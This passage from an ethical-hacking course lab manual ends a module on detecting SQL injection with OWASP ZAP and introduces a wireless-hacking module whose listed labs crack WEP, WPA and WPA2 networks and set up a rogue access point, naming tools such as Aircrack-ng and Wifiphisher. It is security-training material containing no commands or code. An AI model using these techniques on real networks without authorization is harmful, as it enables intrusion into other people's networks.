
Note: The discovered vulnerabilities might differ when you perform this task.



Module 15 – SQL Injection

9. Now, expand the **SQL Injection** vulnerability node under the **Alerts** tab.

Note: If you do not see SQL Injection vulnerability under the Alerts tab, perform




Module 15 – SQL Injection

10. Click on the discovered **SQL Injection** vulnerability and further click on the vulnerable URL.
11. You can observe the information such as **Risk**, **Confidence**, **Parameter**, **Attack**, etc., regarding the discovered SQL Injection vulnerability in the lower right-bottom, as shown in the screenshot.

Note: The risks associated with the vulnerability are categorized according to severity of risk as Low, Medium, High, and Informational alerts. Each level of risk is represented by a different flag color:

- **Red Flag:** High risk
- **Orange Flag:** Medium risk
- **Yellow Flag:** Low risk
- **Blue Flag:** Provides details about information disclosure vulnerabilities



12. This concludes the demonstration of how to detect SQL injection vulnerabilities using OWASP ZAP.
13. Close all open windows and document all the acquired information.

Module 15 – SQL Injection

14. You can also use other SQL injection detection tools such as **Acunetix Web Vulnerability Scanner** (<https://www.acunetix.com>), **Snort** (<https://snort.org>), **Burp Suite** (<https://www.portswigger.net>), **w3af** (<https://w3af.org>), to detect SQL injection vulnerabilities.
15. Turn off the **Windows Server 2019** virtual machine.

Lab Analysis

Analyze and document the results of this lab exercise.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Internet Connection Required	
☒ Yes	☐ No
Platform Supported	
☒ Classroom	☒ CyberQ

Hacking Wireless Networks

Module 16

Hacking Wireless Networks

A wireless network is an unbounded data communication system that uses radio-frequency technology to communicate with devices and obtain data. Through radio frequency technology, Wi-Fi allows devices to access wireless networks without cables from anywhere within range of an access point. The wireless network can be at risk to various types of attacks, including access-control attacks, integrity attacks, confidentiality attacks, availability attacks, and authentication attacks.

Lab Scenario

Wireless networking is revolutionizing the way people work and play. A wireless local area network (WLAN) is an unbounded data communication system, based on the IEEE 802.11 standard, which uses radio frequency technology to communicate with devices and obtain data. This network frees the user from complicated and multiple wired connections. With the need for a physical connection or cable removed, individuals are able to use networks in new ways, and data has become ever more portable and accessible.

Although wireless networking technology is becoming increasingly popular, because of its convenience, it has many security issues, some of which do not exist in wired networks. By nature, wirelessly transferred data packets are airborne and available to anyone with the ability to intercept and decode them. For example, several reports have demonstrated the weaknesses in the Wired Equivalent Privacy (WEP) security algorithm, specified in the 802.11x standard, which is designed to encrypt wireless data.

As an ethical hacker or penetration tester (hereafter, pen tester), you must have sound knowledge of wireless concepts, wireless encryption, and related threats in order to protect your company's wireless network from unauthorized access and attacks. You should determine critical sources, risks, or vulnerabilities associated with your organization's wireless network, and then check whether the current security system is able to protect the network against all possible attacks.

Lab Objective

The objective of the lab is to protect the target wireless network from unauthorized access. To do so, you will perform various tasks that include, but are not limited to:

- Discover Wi-Fi networks
- Capture and analyze wireless traffic
- Crack WEP, WPA, and WPA2 Wi-Fi networks

Lab Environment

To carry out this lab, you need:

- Windows 11 virtual machine
- Parrot Security virtual machine
- Linksys 802.11 g WLAN adapter

- Web browsers with an Internet connection
- Administrator privileges to run the tools

Lab Duration

Time: 125 Minutes

Overview of Wireless Networking

In wireless networks, communication takes place through radio wave transmission, which usually takes place at the physical layer of the network structure. Thanks to the wireless communication revolution, fundamental changes to data networking and telecommunication are taking place. This means that you will need to know and understand several types of wireless networks. These include:

- **Extension to a wired network:** A wired network is extended by the introduction of access points between the wired network and wireless devices
- **Multiple access points:** Multiple access points connect computers wirelessly
- **LAN-to-LAN wireless network:** All hardware APs have the ability to interconnect with other hardware access points
- **3G/4G hotspot:** A mobile device shares its cellular data wirelessly with Wi-Fi-enabled devices such as MP3 players, notebooks, tablets, cameras, PDAs, and netbooks

Lab Tasks

Ethical hackers or pen testers use numerous tools and techniques to hack target wireless networks. The recommended labs that will assist you in learning various wireless network hacking techniques include:

Lab No.	Lab Exercise Name	Core*	Self-study**	CyberQ***
1	Footprint a Wireless Network	√		
	1.1 Find Wi-Fi Networks in Range using NetSurveyor	√		
2	Perform Wireless Traffic Analysis	√		√
	2.1 Find Wi-Fi Networks and Sniff Wi-Fi Packets using Wash and Wireshark	√		√
3	Perform Wireless Attacks	√	√	√
	3.1 Find Hidden SSIDs using Aircrack-ng		√	
	3.2 Crack a WEP Network using Wifiphisher		√	
	3.3 Crack a WEP Network using Aircrack-ng		√	√
	3.4 Crack a WPA Network using Fern Wifi Cracker	√		

Module 16 – Hacking Wireless Networks

	3.5 Crack a WPA2 Network using Aircrack-ng	√		√
	3.6 Create a Rogue Access Point to Capture Data Packets		√	

Remark

EC-Council has prepared a considered amount of lab exercises for student to practice during the 5-day class and at their free time to enhance their knowledge and skill.

***Core** - Lab exercise(s) marked under Core are recommended by EC-Council to be practised during the 5-day class.

****Self-study** - Lab exercise(s) marked under self-study is for students to practise at their free time. Steps to access the additional lab exercises can be found in the first page of CEHv12 volume 1 book.

*****CyberQ** - Lab exercise(s) marked under CyberQ are available in our CyberQ solution. CyberQ is a cloud-based virtual lab environment preconfigured with vulnerabilities, exploits, tools and scripts, and can be accessed from anywhere with an Internet connection. If you are interested to learn more about our CyberQ solution, please contact your training center or visit <https://www.cyberq.io/>.

Lab Requirements

Before you begin the labs in this module, you must configure your environment, so that you can connect your machine to a wireless network. For this purpose, you will need a wireless network adaptor and an access point.

The demonstrations in this lab use a **Linksys 802.11 g WLAN** adapter and **CEH-LABS** as the access point. The **CEH-LABS** access point has been configured with **WEP**, **WPA**, and **WPA2** encryption as per the lab requirements.

Note: Here, the WEP encryption key is 1234567890. The WPA and WPA2 encryption password is password1.

